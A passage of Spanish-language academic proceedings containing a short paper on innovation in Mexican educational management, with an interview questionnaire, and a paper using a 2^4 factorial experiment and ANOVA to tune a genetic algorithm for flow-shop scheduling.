- Sun Y y Armer JM. "Return to work among breast cancer survivors: A literature review." *National Library of Medicine.Work* (en línea), Vol. 63, No. 1, 2019, consultada por Internet el 15 de Noviembre del 2019. Dirección de internet <https://content.iospress.com/articles/work/wor192904>
- Urquidí, L., Montiel, M. y Gálvez, M. "Ajuste Psicosocial y afrontamiento en pacientes con cáncer de mama" *Revista Sonorense de Psicología* (en línea), Vol. 13, No. 1, 1999, consultada por Internet el 17 de Octubre del 2018. Dirección de internet <https://estrescancer.files.wordpress.com/2008/06/afrontamiento-al-cancer.pdf>

# LA INNOVACIÓN LA GESTIÓN EN DE LA EDUCACIÓN EN MÉXICO

Lic. RAMÍREZ VENURA YALETZI<sup>1</sup>

**Resumen**—La gestión educativa es uno de los puntos que los sistemas educativos tienen que tener más fuerte ante los cambios de paradigmas que se están viviendo actualmente en el país, pues es en ella donde se planea el futuro de la educación parte primordial para dar a los estudiantes una educación de calidad. Es en esta donde se tiene que detectar las fallas que como órgano de educación se tienen y buscar la maneras de rectificar adoptando soluciones innovadoras adaptadas a las generaciones actuales.

La innovación hoy en día entra como parte fundamental para atacar las deficiencias tanto en la administración como en la gestión y docencia de las escuelas; expertos en la materia identifican opciones estratégicas para el desarrollo de esta en la gestión educativa tomando en cuenta el cambio planificado y el cambio emergente.

El reto estaría en conocer, proponer y fundamentar alternativas de gestión innovadoras que hagan que los objetivos planteados en los diversos instrumentos de planeación se cumplan y se llegue a la formación de un estudiante con conocimiento de calidad.

**Palabras clave**—Innovación, gestión, educación, administración, dirección.

## Introducción

Es de suma importancia que las instituciones mexicanas se encuentren totalmente preparadas para enfrentar con eficiencia y calidad las demandas que traen consigo los cambios de paradigmas en los sistemas educativos y para esto es de suma importancia gestionar cambios e innovaciones en la educación.

En los últimos tiempos los sistemas educativos y el mundo en general se han enfrentado a grandes transformaciones que se reflejan en cambios significativos en su organización y gestión interna que obliga a las instituciones a prepararse para poder ser capaces de ser viables en el concierto educativo mundial y esto no se podría conseguir si no se presenta una modificación general, incluyendo la gestión, tomando en cuenta la innovación y vanguardia.

La gestión de la innovación lleva consigo el proceso de organizar y dirigir los recursos de la organización sea cual sea esta (humanos, materiales, económicos) con la finalidad de obtener conocimientos nuevos que permita un desarrollo de calidad de las instituciones educativas.

Aunado a este contexto es importante agregar que para tener una sociedad del conocimiento es primordial tener sistemas educativos con la capacidad de desarrollar nuevas alternativas de acuerdo con los nuevos retos que la sociedad futura trae consigo.

## Descripción del Método

Esta investigación se basa en un análisis múltiple y una consulta de contenido de gestión educativa y de casos de éxito en la innovación educativa que sirven como referencia para enfrentar los cambios en los paradigmas que están surgiendo hoy por hoy. Se comienza primeramente expresando conceptos de lo que es gestión y por otro lado lo que es innovación para poder aterrizar en propuestas de gestión de la innovación en los sistemas educativos y como los docentes están involucrados en este proceso de una manera importante y como su papel es primordial para el apoyo del logro de este objetivo.

### *Marco conceptual*

El concepto innovación sin duda alguna es una palabra que hoy en día es muy mencionada, pero se utiliza de forma diferente dependiendo el contexto en el que esta se menciona. La gestión por su lado supone el desarrollo

---

<sup>1</sup> Ramírez Ventura Yaletzi alumna de la Maestría en Administración en Gestión y Desarrollo de la Educación en la Escuela Superior de Comercio y Administración (Unidad Santo Tomás) del Instituto Politécnico Nacional, Ciudad de México.  
yalermz@gmail.com

de procesos de innovación para conjuntar la organización, la administración, la gestión y la dirección a promover el aprendizaje en conjunto y adaptar a las instituciones al cambio social e institucional emergente.

Expertos en el tema de la innovación educativa especialmente los encargados del estudio de los educadores y directores identifican dos opciones estratégicas que ayudan en el desarrollo del liderazgo en la gestión de las innovaciones y la evaluación en las instituciones educativas:

1. El cambio centralmente planificado
2. El cambio emergente.

Debemos mencionar que el cambio centralmente planificado tiende a ser preferido sobre el cambio emergente las características de ambas estrategias se reflejan en el cuadro 1.

<b>CATEGORÍAS</b> \ <b>TIPO DE ESTRATEGIA</b>	<b>CAMBIO PLANIFICADO</b>	<b>CAMBIO EMERGENTE</b>
Enfoque general	Centrado en el producto	Centrado en el proceso
Actores	Individuo	Organización
Carácter	Novedad	Adaptabilidad
Dinámica	Implantación	Transferencia de poder
Modalidad del cambio	Reactivo	Proactivo
Agente de cambio	Experto en contenidos	Experto en procesos
Metodología	Cambio planificado de la pirámide a la base	Cambio emergente de la base a la pirámide
Epistemología	Positivista	Constructivista
Finalidad	Optimización de recursos	Aprendizaje organizacional
Axiología	Tecnocrático – racionalista	Naturalista – contextual
Visión de la global de la enseñanza	Contractual	Profesional

Cuadro 1. Dos estrategias de gestión para el desarrollo de la innovación educativa.

La escuela y el cambio educativo van estrechamente relacionados porque la primera no se consideraría de calidad si no avanza de la mano de la segunda obligatoriamente y se deben tomar en cuenta desde la planeación hasta la implementación y funcionamiento de la vida institucional.

#### *La innovación educativa y la escuela como organización*

La innovación es un tema de suma importancia y de suma importancia en la actualidad en la investigación educativa y pedagógica. Durante la búsqueda documental hallamos unas conclusiones importantes con relación a este tema referidas a una amplia serie de características de variables en el desarrollo y aplicación en el desarrollo de proyectos educativo de cambio.

Precisamente, como lo expresa (Pascual, 1988) uno de los bloques de tales variables se sitúa claramente en el ámbito de la escuela como organización; de modo más concreto, en una serie de aspectos conectados con lo que suele denominarse cultura o ethos escolares, que representan una serie de condiciones decisivas en el logro de un grado mínimo de éxito innovador y concluye que todos los sistemas educativos que quieran integrar el cambio deben tener un clima organizativo como condición indispensable para obtener el logro de los objetivos.



Figura 1. Gestión de la innovación educativa.

### Comentarios Finales

La gestión y la innovación en la educación como en cualquier organización hoy en día son dos puntos cruciales para el desarrollo de un país en donde aún estos dos temas no tienen un desarrollo completo cosa que se vuelve una amenaza para que las instituciones educativas cumplan con los objetivos de dar educación de calidad. Podemos decir que como hace referencia (Arturo, 2005) que la definición de los ámbitos a tomar en consideración para procesos de innovación puede ser abordada bajo diferentes perspectivas: desde las reducciones que centran su atención exclusivamente en el proceso de enseñanza o en el proceso de la gestión institucional o en el proceso de la gestión institucional hasta las más comprehensivas e integradoras que intentan recuperar diferentes ámbitos para la innovación educativa.

#### *Resumen de resultados*

México se encuentra en un punto aún lejano de poder decir que tiene los cambios estructurales y cualitativos requeridos para el desarrollo exitoso de procesos de innovación académica y administrativa necesarios para apoyar las demandas de la sociedad actual y la que se prevé para el futuro. Por otro lado, las políticas altamente centralizadas constituyen el mayor obstáculo para el desarrollo de innovaciones administrativas ya que no se prestan para la elaboración de modificaciones a ellas

#### *Conclusiones*

Si se desea estar vigentes y enfrentar con calidad y competitividad las demandas macro estructurales del cambio de paradigmas en los sistemas es necesario gestionar cambios e innovaciones estructurales y cualitativas en la educación.

Los resultados demuestran la necesidad de que exista una amplia flexibilidad en las escuelas de permitir una actualización en toda su administración en donde modifiquen e integren acciones preparadas y actualizadas y que involucren a las nuevas generaciones para absorber un poco de las nuevas técnicas de enseñanzas que estas están requiriendo para la obtención de información y educación de calidad. Es indispensable que los sistemas educativos, los administradores, el personal administrativo, y la gestión de la escuela estén estrechamente en conexión y que el objetivo sea el mismo tomando en cuenta la emergencia de nuevas técnicas de educación para ser capaces así de enfrentar las evoluciones a las que diariamente se está enfrentando el mundo.

Es relevante la necesidad de reconocer la carencia de actividades académicas que se necesitan reforzar de forma inmediata, en caso de no hacerlo, se pone en riesgo el que los egresados desde la educación inicial hasta la superior no cuenten con las competencias necesarias para enfrentar el mercado laboral plagado de diversas necesidades que

exigen los mercados emergentes. De igual manera se muestra que los planes de estudios requieren ser revisados y en algunos casos actualizados, de manera que se alineen a las demandas del sector laboral, posibiliten la combinación de la teoría con la práctica y se dé oportunidad de incorporarse a proyectos de investigación actuales.

### *Recomendaciones*

Este estudio no considera que las conclusiones dadas aquí sean generalizadas a nivel global o nacional, así que se recomienda seguir estudiando este suceso que va evolucionando día con día. Con lo rescatado de la búsqueda documental y el análisis de conclusiones se puede recomendar que en estudios próximos los instrumentos usados para la obtención de información sean acoplen a cada tipo de escuela y a cada contexto en el que cada una de ellas se encuentren, tomando en cuenta los casos de éxito ya aplicados en otras instituciones y que son ejemplos de buenas prácticas. Existen ya referencias de estudios que podrían de ser ayuda para una gestión exitosa que vaya de la mano de las innovaciones emergentes en la actualidad y al ser estas aplicadas al mundo de la educación los beneficios obtenidos a pequeña y gran escala serán la diferencia para la producción de alumnos con conocimientos de calidad que sean capaces de enfrentar los retos del mundo industrial y económico.

Con lo que refiere a los docentes que son parte primordial de este proceso, la recomendación es involucrarlos en capacitaciones o cursos en donde les den las herramientas para desarrollar prácticas de innovación que puedan implementar en casa y transmitir las mismas a los alumnos y tomar en cuenta la parte del emprendimiento en materia económica.

### **Referencias**

Arturo, B. M. (2005). Una conceptualización comprehensiva de la innovación educativa. En *Innovación Educativa* (págs. 19-31). CIUDAD DE MÉXICO: REDALYC.

BOLÍVAR, A. (1999). LOS AGENTES DE INNOVACIÓN EN LOS CENTROS EDUCATIVOS . *AULA DE INNOVACIÓN EDUCATIVA*.

MOSCHEN, J. C. (2008). *INNOVACION EDUCATIVA DECISION Y BUSQUEDA PERMANENTE*. BUENOS AIRES: BONUM.

Pascual, R. (1988). La gestión educativa ante la innvación y el cambio.

<https://www.youtube.com/watch?v=rqSgaLqd9CE&t=296s>

## Apéndice

**NOMBRE:**

**PUESTO:**

1. ¿Sabe usted lo que es gestión?
2. ¿Conoce usted la definición de innovación?
3. ¿Desde su perspectiva que importancia tendría la gestión en la innovación educativa?
4. ¿Conoce el trabajo de los docentes de su institución? ¿Hacen práctica de la innovación?
5. ¿Considera que los docentes están preparados para preparar al alumno profesionalmente?
6. ¿Durante el período escolar observo alguna amenaza para los estudiantes con respecto a alguna causa directiva o de gestión?
7. ¿Asiste periódicamente a capacitaciones o cursos relacionados con la innovación educativa?
8. ¿Tiene relación con la creación de nuevas políticas en donde involucren innovación educativa?
9. ¿Considera que su institución cuenta con una gestión preparada para enfrentar los cambios emergentes en los sistemas educativos?
10. Podría aportar su opinión acerca de la gestión educativa desde la perspectiva de su puesto.



# Diseño de Experimentos $2^4$ Utilizado en la Mejora de los Parámetros de un Algoritmo Genético con Codificación por Permutación para la Secuenciación de Tareas en Talleres de Flujo Continuo

Ing. Jorge Armando Ramos Frutos<sup>1</sup>, Dr. Javier Yañez Mendiola<sup>2</sup>,  
Dr. Ricardo Pérez Rodríguez<sup>3</sup>

**Resumen**— Los Algoritmos Genéticos (AG) son metaheurísticas utilizadas para la solución de diversos problemas del mundo real. Una de sus aplicaciones es la programación de actividades en talleres de flujo continuo. Para aplicar el AG en la programación de tareas en talleres de flujo continuo es necesario codificar los vectores de combinaciones posibles con números enteros positivos, este tipo de codificación es denominada permutación. Al tener definida la codificación se eligen los operadores de selección, recombinación y mutación que se adaptan a este tipo de codificación. En este caso, se muestra un AG con selección por torneo, con una Recombinación por Emparejamiento Parcial (PMX) y una Mutación por Intercambio. Se plantea una función objetivo como el tiempo de terminación de todas las tareas (makespan). Para obtener los mejores niveles de los parámetros del AG se utiliza un diseño de experimentos factorial  $2^4$ , en el cual la variable de respuesta es el makespan. Por lo tanto, al fijar el AG en los niveles altos de mutación, población y ciclos, y en el nivel bajo de recombinación se obtiene el makespan mínimo.

**Palabras clave**—Algoritmo Genético, Makespan, Parámetros, Diseño de Experimentos.

## Introducción

Un algoritmo genético (AG) es una técnica de búsqueda iterativa (Ponce, 2010) que imita el proceso de evolución biológica de “sobrevivencia del más apto” (Taha, 2012). Los AG no buscan modelar la evolución biológica sino derivar estrategias de optimización (Sivanandam & Deepa, 2008). El concepto se basa en la generación de poblaciones de individuos mediante la reproducción de los padres. Durante el proceso de generación de poblaciones de individuos se siguen cuatro etapas: selección, recombinación, mutación y reemplazo. Un operador de selección es diseñado en una forma que se obtenga una baja probabilidad de seleccionar una mala solución (Bäck, Fogel, & Michalewicz, 2000). En este caso, se presentan un operador de selección por torneo. Al tener un conjunto de individuos seleccionados se emplea el operador de cruza (o recombinación). La cruza es el proceso en el que dos padres que fueron seleccionados se toman y se obtiene de ellos un hijo. El operador de cruza es aplicado en la piscina de apareamiento con la esperanza de crear mejores descendencias. En este caso se emplea el operador de recombinación por emparejamiento parcial (PMX, por sus siglas en inglés). De los elementos que se obtienen de la cruza se eligen algunos, si la probabilidad de mutación es mayor a un determinado valor establecido se emplea el operador de mutación. La forma de mutación en este caso será Mutación por Intercambio. Por último, en el reemplazo se elige el 50% de los individuos con las mejores características y se colocan en la población anterior.

El problema tratado con el AG se denomina “Secuenciación de Tareas en Talleres de Flujo Continuo”. En los problemas de Secuenciación de Tareas en Talleres de Flujo Continuo (FSSP, por sus siglas en inglés Flow Shop Scheduling Problem) todas las tareas son procesadas siguiendo un mismo orden de máquinas (Baik, 1977). Este tipo de taller tiene como consecuencia que algunas tareas puedan llegar a máquinas ocupadas que, en consecuencia, genera colas de espera de las piezas que esperan a ser procesadas (Pérez, Pérez, & Manuel, 2014). La producción tipo taller involucra la fabricación de unidades discretas o en volúmenes bajos. En la producción tipo taller volúmenes altos de producción no son comunes por la diversidad de productos para los que está diseñada la producción intermitente. El número de posibles secuencias es  $n!$  para cada máquina; siendo  $n$  la cantidad de trabajos a procesar en un intervalo de tiempo. Por lo que este tipo de configuración genera una importante clase de problemas de optimización combinatoria caracterizados por tener un número infinito de soluciones factibles y sujetos a restricciones de variable complejidad (Reeves, 1995).

<sup>1</sup> El Ing. Jorge Armando Ramos Frutos es estudiante de la Maestría en Ciencia y Tecnología con especialidad en Ingeniería Industrial y de Manufactura en el Centro de Innovación Aplicada en Tecnologías Competitivas, León, Guanajuato, México [jaramos.picyt@ciatec.mx](mailto:jaramos.picyt@ciatec.mx)

<sup>2</sup> El Dr. Javier Yañez Mendiola es Investigador del Centro de Innovación Aplicada en Tecnologías Competitivas, León, Guanajuato, México [jyanez@ciatec.mx](mailto:jyanez@ciatec.mx)

<sup>3</sup> El Dr. Ricardo Pérez Rodríguez es Investigador catedra CONACYT adscrito a la Facultad de Ingeniería de la Universidad Autónoma de Querétaro, Querétaro, Querétaro, México

El diseño experimental  $2^4$  es un método estadístico paramétrico que permite obtener los mejores niveles en los factores para obtener mejores resultados. En este caso el AG tiene 4 parámetros para modificar, los cuales se cree que son independientes y que al modificar de valor influyen en los resultados del algoritmo.

### Método

Para llevar a cabo la mejora de los parámetros del AG se define el tipo de operador en cada fase del algoritmo. Después de definir el tipo de operador se definen los niveles alto y bajo en cada uno de los parámetros utilizados en el Algoritmo. Por último, se genera un diseño experimental  $2^4$  del cual se corren los tratamientos y se genera un análisis para llegar a las conclusiones.

#### Definición del Tipo de Operador en Cada Fase del Algoritmo Genético

El AG se basa en las operaciones de selección, recombinación y mutación. Existen diversos operadores en cada operación mencionada. Para este caso, en la operación de selección se realizó por torneo. Esta es una estrategia de selección que está disponible para ajustar la presión selectiva y la diversidad de población. La estrategia de selección por torneo proporciona presión selectiva (ésta determina en qué grado la reproducción está dirigida por los mejores individuos) mediante la celebración de un torneo entre  $N$  individuos.

En la recombinación se utilizó la técnica PMX. Este tipo de cruce también conocido como cruce en dos puntos, es un operador utilizado en la solución de problemas de permutación por su capacidad de producir hijos con genes diferentes. En la figura 1 se puede ver la forma en que se generan los hijos utilizando PMX. La idea del operador es seleccionar de forma aleatoria dos posiciones por las cuales serán divididos los cromosomas padres. La parte comprendida entre los dos puntos de corte del primer padre la heredará el segundo hijo conservando las posiciones, mientras que la misma parte correspondiente al segundo padre hará parte del cromosoma del primer hijo.




Figura 1. Cruce por Emparejamiento Parcial.

Por último, el operador de mutación por intercambio se realizó con dos posiciones (genes) en el cromosoma son seleccionado de forma aleatoria y el valor de sus alelos es intercambiado. Esto se ilustra en la figura 2.

Hijo	1	2	3	4	5	6
Mutación-Intercambio	4	2	3	1	5	6

Figura 2. Mutación por Intercambio.

#### Niveles de los Parámetros Dentro del Algoritmo

Para la elaboración del diseño de experimentos del tipo factorial  $2^4$  se debe definir un nivel alto y un nivel bajo en cada uno de los parámetros que se consideran importantes en la reducción de la función objetivo, en este caso es el makespan. En el cuadro 1 se muestran los niveles que toman cada uno de los parámetros en el experimento.

Parámetro	Nivel Alto Sin Codificar	Nivel Bajo Sin Codificar	Nivel Alto Codificado	Nivel Bajo Codificado
Población Inicial	500	250	1	-1
Ciclos	700	500	1	-1
Recombinación	0.8	0.6	1	-1
Mutación	0.3	0.2	1	-1

Cuadro 1. Niveles Codificados y No Codificados en el Diseño Experimental

*Diseño y Análisis del Experimento Factorial 2<sup>4</sup>*

Se utiliza el método de Análisis de Varianza con algunos elementos gráficos para determinar que niveles de los parámetros otorgan una mejor respuesta. El cuadro 2 muestra el diseño experimental utilizado para este caso.

**Resultados**

*Cumplimiento de los Supuestos del Diseño Experimental*

Para realizar un diseño experimental se necesita cumplir con los supuestos de normalidad, independencia y homocedasticidad de las varianzas.

Corrida	Población Inicial	Ciclos	Cruza	Mutación
1	-1	-1	1	1
2	1	-1	1	-1
3	1	-1	1	1
4	-1	-1	-1	1
5	1	-1	-1	1
6	-1	1	-1	1
7	1	1	1	1
8	-1	1	1	-1
9	-1	1	1	1
10	1	-1	-1	-1
11	1	1	1	-1
12	-1	1	-1	-1
13	-1	-1	1	-1
14	1	1	-1	1
15	-1	-1	-1	-1

Cuadro 2. Niveles Codificados y No Codificados en el Diseño Experimental

Para comprobar si existe normalidad en los residuos se utilizó la prueba de Shapiro-Wilk y se analizó la gráfica de cuantil-cuantil. En la prueba de Shapiro-Wilk se establece una hipótesis nula que indica que los residuos son normales. La figura 3 muestra la gráfica de normalidad en la que indica que los residuos se acercan bastante a los valores teóricos de los residuos que forman la recta. La prueba de Shapiro-Wilk confirma este supuesto al aceptarse la hipótesis nula con un valor-*p* de 0.2139 y una significancia de 0.05. La decisión de aceptar la hipótesis nula se toma porque el valor-*p* es mayor al valor de significancia.




Figura 5. Residuos contra Factores

Después de haber verificado la normalidad en los residuos, se revisa la homocedasticidad de los datos. Para revisar la homocedasticidad se grafican los residuos contra cada factor y se compara el rango de los puntos en cada nivel del factor. La figura 4 muestra el análisis de homocedasticidad en cada uno de los factores.

Se puede observar que la mayoría de los factores pueden cumplir con el supuesto de homocedasticidad, sólo el factor de cruza tiene menor amplitud en la variación ubicada en el nivel bajo del mismo. Los demás factores parece que tienen la misma amplitud en ambos niveles. Para tener atender este supuesto con mayor claridad, se realiza la prueba de Levene para cada factor y la variable dependiente (makespan) y en la figura 6 se muestran los gráficos de cajas y bigotes. El cuadro 3 muestra el resumen de las pruebas de Levene aplicadas a cada uno de los factores.




Figura 6. Diagramas de Caja y Bigotes

En los cuatro diagramas de cajas, en el diagrama de ciclos contra el makespan es en el que más se puede tener incertidumbre sobre la homocedasticidad de la variación de los datos.

Factor	Valor-p Levene	¿Homocedasticidad?
Población Inicial	0.6536	Si
Ciclos	0.4267	Si
Cruza	0.8443	Si
Mutación	0.9894	Si

Cuadro 3. Resumen de las Pruebas de Levene Aplicadas a cada Factor

En las pruebas de Levene realizadas a cada uno de los factores se obtuvo que los datos en todos los factores son homocedásticos en cada nivel. Por lo tanto, se concluye con base en las dos pruebas gráficas y la prueba de Levene que las varianzas son homogéneas.

Por último, se comprueba la independencia de los residuos graficando los residuos contra el tiempo en que se tomó la lectura (Figura 7). Además, se realiza la prueba estadística, Durbin-Watson. La figura 6 no muestra algún patrón en los datos. Al no mostrar ningún patrón en los datos se puede decir que no existe dependencia en los residuos. La prueba de Durbin-Watson tiene la hipótesis nula sobre una correlación diferente de cero. El valor-p que arroja esta prueba es de 0.1517. Por lo tanto, se rechaza la hipótesis nula y se llega a la conclusión de que los datos tienen una correlación similar a cero, lo que quiere decir que son independientes.




Figura 6. Gráfico para revisar la Independencia de los Residuos

Al cumplir con todos los supuestos. Se prosigue a realizar el primer ANOVA que se muestra en el cuadro 4, el cuadro muestra que los factores principales son significativos en la respuesta. Se muestra el diagrama de Pareto para este ANOVA en la figura 7. El diagrama de Pareto muestra los efectos significativos de manera gráfica. Los efectos que sobrepasan el valor crítico son significativos (se llegó a lo mismo que con la tabla ANOVA).




Figura 7. Gráfico para revisar la Independencia de los Residuos

Fuente	Suma de Cuadrados	Gl	Cuadrado Medio	Razón-F	Valor-P
A:Pob_Inicial	20324.0	1	20324.0	11.55	0.0017
B:Ciclos	101946.	1	101946.	57.96	0.0000
C:Cruza	14369.4	1	14369.4	8.17	0.0071
D:Muta	10240.4	1	10240.4	5.82	0.0212
AB	1251.54	1	1251.54	0.71	0.4047
AC	48.2002	1	48.2002	0.03	0.8695
AD	407.75	1	407.75	0.23	0.6332
BC	1762.98	1	1762.98	1.00	0.3236
BD	1540.2	1	1540.2	0.88	0.3558
CD	95.4852	1	95.4852	0.05	0.8171
bloques	5126.71	2	2563.35	1.46	0.2466
Error total	61564.1	35	1758.98		
Total (corr.)	218676.	47			

Cuadro 4. ANOVA Correspondiente al Diseño de Experimentos 2<sup>4</sup>

Con esta información se determina el mejor ANOVA quitando todas las interacciones dobles, esto se muestra en el cuadro 5. Con este modelo de ANOVA se incrementa el coeficiente de determinación  $R = 64.11\%$ , es un valor aceptable.

Fuente	Suma de Cuadrados	Gl	Cuadrado Medio	Razón-F	Valor-P
A:Pob_Inicial	20324.0	1	20324.0	12.17	0.0011
B:Ciclos	101946.	1	101946.	61.06	0.0000
C:Cruza	14369.4	1	14369.4	8.61	0.0054
D:Muta	10240.4	1	10240.4	6.13	0.0173
Error total	71797.0	43	1669.7		
Total (corr.)	218676.	47			

Cuadro 5. Mejor ANOVA del Diseño Factorial 2<sup>4</sup>

Para determinar los niveles en los que los factores trabajan mejor se analizan las gráficas de los efectos, dado que sólo los efectos son significativos. La gráfica de efectos se muestra en la figura 8. También se analiza la superficie de respuesta obtenida, ésta se muestran en la figura 9.




Figura 8. Gráfica de Efectos Principales y Gráfica de Interacción

Se puede llegar a la conclusión siguiente: en los niveles altos de los factores población inicial, ciclos y mutación se minimiza el makespan, mientras que en el nivel bajo de cruza se obtiene un makespan mínimo.

En la figura 9 de la superficie de respuesta se comprueba que los mejores niveles son los altos en ambos factores. Se observa un plano sin efecto de curvatura. Si se deseara obtener los niveles óptimos de los factores se tendría que realizar un escalamiento ascendente.




Figura 9. Superficie de Respuesta

### Conclusión

Los mejores niveles en los que se minimiza la función objetivo son los niveles altos de población inicial, ciclos y mutación, y el nivel bajo de recombinación. El siguiente proceso a realizar es la optimización de los parámetros utilizando la Metodología de Superficie de Respuesta.

### Referencias

- H. Taha, Investigación de Operaciones, México: PEARSON EDUCACIÓN, 2012.
- Y. Baik, «Methods and Techniques Used for Job Shop Scheduling,» Stars, Orlando, 1977.
- E. Pérez, I. Pérez y J. Manuel, «Algoritmo genético para secuenciación de pedidos en taller de mecanizado con máquinas en paralelo, recirculación y tiempos de preparación,» Ingeniería Industrial Actualidad y Nuevas Tendencias, pp. 38-53, 2014.
- C. Reeves, «A genetic Algorithm for Flowshop Sequencing,» Computers Operation Research, pp. 5-13, 1995.
- P. Ponce, Inteligencia Artificial con Aplicaciones en Ingeniería, México: Alfaomega, 2010.
- S. Sivanandam y S. Deepa, Introduction to Genetic Algorithms, Nueva York: Springer, 2008.
- T. Bäck, D. Fogel y Z. Michalewicz, Evolutionary computation 1: Basic algorithms and operators, Bristol: IOP Publishing Ltd, 2000.
- D. Whitley, T. Starkweather y D. Shaner, «The traveling salesman and sequence scheduling: quality solutions using genetic edge recombination,» de Handbook of Genetic Algorithms, New York, L. Davis, 1990, pp. 350-372.
- T. Loukil, J. Teghem y P. Fortemps, «A multi-objective production scheduling case study solved by simulated annealing,» European Journal of Operations Research, pp. 709-722, 2007.
- L. Krajewski, L. Ritzman y M. Malhotra, Administración de operaciones; Procesos y Cadenas de Valor, México: PEARSON EDUCACIÓN, 2008.
- R. Companys, «Programació d'Operacions. Equilibrat i seqüenciació de línies,» Publicacions d'Abast S.L.L., 2000.
- M. Amico y T. Marco, «Applying tabu search to the job shop scheduling problem,» Springer, pp. 231-252, 1993.
